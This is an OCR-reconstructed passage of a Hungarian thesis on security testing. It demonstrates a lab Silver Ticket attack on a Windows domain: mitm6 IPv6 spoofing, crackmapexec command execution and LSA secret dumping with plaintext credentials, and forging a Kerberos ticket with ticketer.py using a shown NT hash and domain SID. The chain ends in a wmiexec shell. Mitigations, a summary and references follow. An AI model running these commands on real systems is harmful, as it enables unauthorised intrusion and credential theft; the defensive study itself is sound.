
Az első szakaszban kézenfekvő, hogy a 4.3 pontban részletezett Kerberoast támadással sikerül az adott szolgáltatáshoz tartozó jelszót visszafejteni, vagy NTLM-re érvényes, és a korábbi gyakorlatban is bemutatott, vagy akár más támadással is meg lehet szerezni a gyenge titkosítással vagy könnyen feltörhető jelszavakat. Könnyen belátható, hogy az első szakasz az eddigieken alapszik, illetve kiegészíti azokat.

A második szakaszban, abban az esetben, ha a támadónak rendelkezésre állnak a megfelelő paraméterek, akkor a TGS szolgáltatásjegyet önállóan, bármely más szolgáltatóval történő kapcsolatfelvétel nélkül, lényegében offline módon kiállíthatja. Az így rendelkezésre álló jegy a szolgáltatáshoz történő hozzáféréshez közvetlenül felhasználható. A jegy érvényességével szemben már létezik biztonsági megoldás, de a gyakorlatban tapasztaltak szerint ez a funkció rendszerint nincs kikényszerítve, vagy engedélyezve.

4.4.2 A támadás gyakorlati bemutatása

A támadáshoz felhasználásra kerül a 4.3.2 pontban a responder szoftverrel HTTP szerveren NTLM bejelentkezéssel megszerzett NTLMv2 hash alapján visszafejtett test.user-hez tartozó jelszó. Azzal az eltéréssel, hogy jelen esetben nem a multicast, vagy broadcast alapú névfeloldás használatával került megvalósításra a beékelődés, hanem egy másik protokoll használatával, az IPv6 alapvető sérülékenységével.


Az első szakaszban a korábban is már használt responder szolgál ismét alapul a multicast, illetve broadcast poisoning funkciójával és a HTTP szerverére küldött kliens felől érkező kérelem során a felhasználó NTLMv2 hash-e lementésre kerül.



4.8. ábra: IPv6 DHCP, DNS spoofing

A *4.8. ábra: IPv6 DHCP, DNS spoofing* jól mutatja, hogy a támadó gépen kiadott parancs (*mitm6 -i eth0 -d test.dom*) segítségével a test.dom tartományra érvényesen a kliens részéről kiküldött IPv6 DHCP kérésekre válaszolva egy sikeres DHCP spoofing támadás került végrehajtásra, és a dns spoofing támadással kombinálva az IPv4 névfeloldás is kompromittálódott, annak ellenére, hogy az már korábban megadott volt a kliens részére.


Az így megszerzett felhasználói hozzáférés birtokában a változatosság kedvéért most nem az iis.svc szolgáltatás az elsődleges cél, hanem a kliens maga, mint szolgáltatás. Először érdemes azt megvizsgálni, hogy a kompromittálódott felhasználónak milyen jogosultságai vannak az áldozat gépen. Erre jelen esetben egy népszerű alkalmazás a crackmapexec szolgált (*crackmapexec smb 172.16.1.50 -u test.user -p 'Apple123' -x 'net localgroup'*), ahol a korábban már enumerált SMB szolgáltatáson keresztül a hitelesítési adatok megadásával, illetve kódfuttatással a csoporttagságok megállapításához szükséges egyszerű parancs használatával, megállapításra került, hogy a felhasználó tagja a helyi Rendszergazdák csoportnak. Ezután további parancsok kiadásával (*crackmapexec smb 172.16.1.50 -u test.user -p 'Apple123' -x 'net user', crackmapexec smb 172.16.1.50 -u test.user -p 'Apple123' -x 'net user Tester_user'*) egy korábban ismeretlen helyi felhasználó is képbe került, aki helyi rendszergazdai jogosultsággal rendelkezik, de nem ismert a jelszava.



4.9. ábra: HOST NT hash

A csoporttagság tudatában a következő lépcsőben az LSA (Local Securtity Authority), mely egyszerűen a Windows rendszerek hitelesítést végző védett alrendszere, által kezelt hozzáférések megszerzése történik szintén a *crackmapexec* szoftver használatával (*crackmapexec smb 172.16.1.50 -u test.user -p 'Apple123' –lsa*). A fenti *4.9. ábra: HOST NT hash* ennek a parancsnak az eredményét mutatja, kiemelve az áldozat gép NT hash-ét.

A Silver Ticket elkészítéséhez szükséges még a Domain SID (Security Identifier), mely egyedileg azonosítja a tartományokat. Ennek a megszerzése nem olyan bonyolult, mivel egy helyi hálózat lehallgatásával az LDAP lekérdezésekben titkosítatlanul is jelen van. Esetünkben azonban egy kis szkript futtatásával lekérdezhető *(./lookupsid.py TEST.DOM/iis.svc:1qaz@WSX@172.16.1.2*).



4.10. ábra: Elkészült Silver Ticket

A megszerzett adatok birtokában már meghamisítható a domain-be léptetett kliens számítógép HOST szolgáltatására a hamisított TGS szolgáltatásjegy. Röviden meg kell jegyezni, hogy a HOST nem önálló szolgáltatás osztály, hanem egy csoport, vagy még inkább egy alias, melynél a Silver Ticket használata a benne lévő többi szolgáltatásra is érvényes. A fenti *4.10. ábra: Elkészült Silver Ticket* szemlélteti, hogy a *ticketer.py* szkript használatával (*./ticketer.py -nthash 640cd1b0770e33f7cf51ab6448100367 -domain-sid S-1-5-21-2985431659-1073097153-3632054363 -domain test.dom -dc-ip 172.16.1.2 -spn HOST/TST-CLI01.test.dom Tester_user*) a korábban a helyi rendszergazdai fiókhoz történő hozzáféréshez érvényes a HOST/TST-CL01.test.dom szolgáltatáshoz kiállított TGS szolgáltatásjegy rendben elkészült.

```
└─# ./wmiexec.py TEST.DOM/Tester_user@TST-CLI01.test.dom -k -no-pass
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
test.dom\tester_user
```

4.11. ábra: Sikeres Silver Ticket használat

Végezetül a fenti *4.11. ábra: Sikeres Silver Ticket használat* mutatja, hogy WMI-n (Windows Management Interface) keresztül, az elkészült jeggyel Kerberos hitelesítést követően reverse shell nyitása történik a támadó gép felé, ahol a korábban ismeretlen helyi rendszergazda nevében történő belépés személyének ellenőrzésével igazolásra került a sikeres támadás anélkül, hogy a jelszava kompromittálódott volna.

4.4.3 Lehetséges megoldási javaslatok

Ennek a támadásnak az a legfőbb vonása, mivel a szolgáltatásjegy hamisítása offline módon történik, bármilyen kifelé irányuló kommunikáció nélkül, hogy nem, vagy nagyon nehezen észlelhető. A meghamisított jegy használata a logokban már nem különíthető el a legitimtől, csak abban az esetben, ha a támadó valamilyen paramétert hibásan használ. Korábban például a *Mimikatz* által generált jegyekben a domain mezőben volt eltérés, de ez a hiba már kijavításra került. Éppen ebből adódóan a Silver Ticket kiválóan használható valós támadások esetén a perzisztencia biztosításához, további laterális mozgásokhoz, illetve amennyiben szükséges, a teljes tartomány kompromittálásához Golden Ticket használatával.

A veszélyessége miatt nagyon fontos megelőző intézkedéseket tenni a megakadályozása érdekében. A 4.1.3, a 4.2.3, valamint a 4.2.3 pontban leírt valamennyi megoldás együttes alkalmazása javasolt, azonban azok további kiegészítése is szükséges. Valamennyi esetben kihangsúlyozható a megfelelő jelszó szabályrendszer, a legkisebb jogosultság elvének követése és a rendszerelemek naprakészen tartása.

A korábbiakban említésre került, hogy létezik egy mechanizmus mely tovább növelheti a hatékony védelmet és ez a Kerberos egy kiegészítése, a PAC (Privileged Attribute Certificate). A PAC többek között tartalmazza a felhasználó csoporttagságait, a profillal, szabályokkal kapcsolatos, illetve kiegészítő hitelesítési adatokat. A tartalmából adódóan több esetben volt már támadások célpontja jogosultsági szint emeléshez, a PAC hamisításával. Erre jelent megoldást a PAC validálás. Ez röviden annyit tesz, hogy a TGS szolgáltatásjegy kliens általi megküldését követően, a kérelemben szereplő PAC ellenőrzése érdekében a tartományvezérlő NETLOGON szolgáltatása összeegyezteti a nyilvántartott adatokkal és az eredménynek megfelelően engedélyező vagy elutasító választ ad vissza a szolgáltatást futtató rendszernek. Kikényszerítésére a Registry-ben (*HKLM\System\CurrentControlSet\Control\LSA\Kerberos\Parameters*) meghatározott kulcsok alatt létrehozott *ValidateKdcPacSignature* DWORD értéknek az 1-re állításával lehetséges. A 2022-es évtől kezdődően a tartományvezérlőkre nézve is megjelent egy újabb funkció, mely lényegében az előzőt egészíti ki, mely ezáltal leellenőrzi a szolgáltatásjegy kiadásánál, hogy a korábbi TGT-nél kérvényező fiók egyezik-e. Ennek a funkciónak az aktiválására szintén a Registryben meghatározott kulcsok alatt (*HKLM\System\CurrentControlSet\Control\LSA\Kerberos\Parameters*) kell értéket adni a *PacRequestorEnforcement* értéknek. Ezek a beállítások azonban nem érvényesek a helyi szolgáltatásoknál, így azoknál nem nyújt védelmet.

Kliensoldalon is lehet az LSA-t védett módba kapcsolni adott kulcs alatt (*HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa*) a *RunAsPPL* DWORD érték 1-re állításával, kivédve a technikák nagy részét. Ezen felül javasolt még a Windows Defender Credential Guard bekapcsolása is.

A közbeékelődéses támadáshoz használt IPv6 eszköz, mivel használ RA (Router Advertisment) üzeneteket, az SLAAC (Stateless Address Autoconfiguration) támadás ellen nyújthat védelmet az RA Guard, mely meghatározott szabályrendszer érvényesítésével ki tudja szűrni a nem megfelelő csomagokat. Emellett a DHCPv6 spoofing ellen a DHCPv6 Guard nyújthat segítséget, hasonlóan az IPv4 esetén használt DHCP snooping-hoz. Amennyiben viszont, legtöbb esetben így van, a lokális hálózaton nincs használatban az IPv6, a teljeskörű letiltás a legkézenfekvőbb megoldás.

A bemutatott technikák alapján, egy lényegében teljes támadási út került felvázolásra, melyeknek az elhárítását lehet külön-külön is kezelni, azonban a hatékony védekezéshez lényeges, hogy összefüggéseiben értelmezzük.

Ebből adódóan a fenti támadásokra azért esett a választás, mert Windows tartományi környezetben jellemzőek és az egyes típusok, habár önállóan is végrehajthatók, legtöbbször egy komplex támadásnak egy-egy fázisát képezik egymásra épülve.

5 ÖSSZEGZÉS

Dolgozatom első részében a biztonsági vizsgálatok nemzetközi-, illetve hazai szabályzóit, illetve ajánlásait tekintettem át. Az áttekintés során az általános megközelítésekből kiindulva a nemzetközi szabványok és ajánlások elemzésén keresztül összevetettem azt a vonatkozó hazai jogi rendelkezésekkel, ahol a sajátos szabályozásokra hívtam fel a figyelmet.

A biztonsági vizsgálatok meghatározásával rá kívántam mutatni arra, hogy a jogi szabályozásokban elmosódik a penetrációs tesztelés és a sérülékenységvizsgálat fogalmi rendszere és eszköztára.

Rámutattam arra, hogy a hatályos jogszabályokat aktualizálni, módosítani és egyes esetekben harmonizálni szükséges a nemzetközi ajánlások alapján.

Felhívtam a figyelmet a jelenleg alkalmazott tisztán megfelelőség orientált biztonsági vizsgálatok veszélyeire, melynek kezelése érdekében javaslatot tettem a hangsúlyozottan valós biztonsági állapot ellenőrzésének előtérbe helyezésére.

A biztonsági vizsgálati típusok összehasonlító elemzésén keresztül megállapítottam, hogy miért nőtt meg a sérülékenységvizsgálatok szerepe, miért a legalkalmasabb egy elektronikus információs rendszer életciklusában a rendszeres végrehajtása.

A dolgozatom második részében a fenyegetettségi trendeknek megfelelően kidolgoztam a sérülékenységvizsgálatokra alkalmazható módosított metodikát és kiemeltem szükségességét a vizsgálatokon belül out of the box támadói logika alkalmazásának.

A harmadik és negyedik fejezetben a Windows tartományi környezetre jellemző támadások gyakorlati bemutatásával rávilágítottam, hogy a hatékony védelem kialakításához szükséges a lehetséges támadási út ismerete, illetve megmutattam, hogy a támadási logika alkalmazásával, mely sérülékenységek kezelése kritikus fontosságú (pl.: NTLM kivezetése).

Az aktuális fenyegetettségi helyzetkép tükrében fontosnak tartom a figyelmet felhívni arra, hogy az ellátásilánc típusú támadásokra hatékony fellépést a rendszeresen végrehajtott alkalmazás típusú sérülékenységvizsgálatok keretében indokolt megtenni, ehhez azonban korszerű szabályozási rendszert kell kialakítani, mely a jelenleg hatályos hazai jogszabályokból hiányzik.

6 SUMMARY

In the first part of my thesis I reviewed international standards, guidance, and national regulations. In the review, starting from the general aspects, I compared international standards and recommendations with domestic legal provisions, where I drew attention to specific regulations.

By defining security assessments, I intended to point out the blurring of concepts and tools of penetration testing and vulnerability assessment in legal regulations.

I pointed out the necessity of update, amendment and in some cases harmonization of legal provisions in force on the basis of international guidance.

I drew attention to the risks of simple compliance-oriented security assessments currently in place, to address that I proposed to focus on real security.

Through comparative analysis of security assessments I have stated that why the role of security assessment has increased and why it is most appropriate to perform it regularly throughout the lifecycle of electronic information systems.

In the second part of my thesis I developed a modified methodology for vulnerability assessments in line with recent trends and highlighted the need to apply out-of-the-box attack logic within the assessments.

In the third and fourth chapter of my thesis I highlighted the necessity to know possible attack paths in order to build an effective defense and showed which vulnerabilities are critical to address using attack logic (e.g. NTLM leading out) by demonstrating cyber attacks to Windows domain environments.

In the light of the current threat landscape, it is important to draw attention to the fact that supply chain attacks should be addressed effectively through application-based vulnerability assessments, however it is require up-to-date regulations which is lacking in the current domestic legislations.

7 IRODALOMJEGYZÉK

[1] S. W. Caleb Townsend, "A Brief and Incomplete History of Cybersecurity," 2019. [Online]. Available: https://www.uscybersecurity.net/history/, utoljára megtekintve: 2021.05.13.

[2] T. W. House, "NSPD-54/HSPD-23," 2008.

[3] ITU-T, "X.1205, Overwiev of cybersecurity," 2008.

[4] NATO, "Allied Joint Doctrine for Cyberspace Operations, AJP-3.20, Edition A version 1," 2020.

[5] E. Tanácsa, "6225/13 számú Az Európai Unió kiberbiztonsági stratégiája: - Nyílt, megbízható és biztonságos kibertér," 2013.

[6] Magyar Köztársaság, "Az állami és önkormányzati szervek elektronikus információbiztonságáról szóló 2013. évi L. törvény," 2013.

[7] Kormány, "Magyarország Nemzeti Kiberbiztonsági Stratégiájáról szóló 1139/2013. (III. 21.) Korm. határozat," 2013.

[8] EU, "2016/1148 irányelv a hálózati és információs rendszerek biztonságának az egész Unióban egységesen magas szintjét biztosító intézkedésekről," 2016.

[9] EU, "2019/534 ajánlás az 5G hálózatok kiberbiztonságáról.," 2019.

[10] Az EU Tanácsa, "A Tanács zöld utat adott a bukaresti székhelyű Kiberbiztonsági Kompetenciaközpont létrehozásának," 2021. [Online]. Available: https://www.consilium.europa.eu/hu/press/press-releases/2021/04/20/bucharest-based-cybersecurity-competence-centre-gets-green-light-from-council/, utoljára megtekintve: 2021.05.13.

[11] SILENT BREACH, "Vulnerability Assessment," SILENT BREACH, [Online]. Available: https://silentbreach.com/vulnerability-assessment.php., utoljára megtekintve: 2021.05.13.

[12] NIST, "SP 800-53 Revision 5: Security and Privacy Controls for Information Systems and Organizations," 2020.

[13] NIST, "SP 800-115: Tecnical Guide to Information Security Testing and Assessment," 2008.

[14] OWASP, "Mobile Security Testing Guide v1.1.3," 2019.

[15] PTES group, "Min Page," [Online]. Available: http://www.pentest-standard.org/index.php/Main_Page., utoljára megtekintve: 2021.05.13.

[16] M. Zuckerman, "An Introduction to MITRE ATT&CK," Infoblox, 26 11 2019. [Online]. Available: https://blogs.infoblox.com/security/an-introduction-to-mitre-attck/., utoljára megtekintve: 2021.05.13.

[17] NATO, "AC/35-D/2005-REV3 Management Directive on CIS Security," 2015.

[18] "Common Criteria for Information Technology Security Evaluation, v3.1R5," 2017.

[19] PCI Security Standards Council, LLC., "Payment Card Industry Data Security Standard, Version 3.2.1," 2018.

[20] BM, "az állami és önkormányzati szervek elektronikus információbiztonságáról szóló 2013. évi L. törvényben meghatározott technológiai biztonsági, valamint a biztonságos információs eszközökre, termékekre, továbbá a biztonsági osztályba és biztonsági szintbe so".

[21] Kormány, "271/2018. (XII. 20.) Korm. rendelet: az eseménykezelő központok feladat- és hatásköréről, valamint a biztonsági események kezelésének és műszaki vizsgálatának, továbbá a sérülékenységvizsgálat lefolytatásának szabályairól".

[22] NKI, NBSZ, "Automatizált Sérülékenységvizsgálati Rendszer (ASR)," [Online]. Available: https://nki.gov.hu/szolgaltatasok/tartalom/asr/., utoljára megtekintve: 2021.12.03.

[23] ISO/IEC, "ISO 27001:2013," ISO, 2013.

[24] OWASP Foundation, Inc., "OWASP Top 10:2021," 2021. [Online]. Available: https://owasp.org/Top10/., utoljára megtekintve: 2021.12.07.

[25] FIRST, "Common Vulnerability Scoring System," [Online]. Available: https://www.first.org/cvss/., utoljára megtekintve: 2021.12.09.

8 ÁBRAJEGYZÉK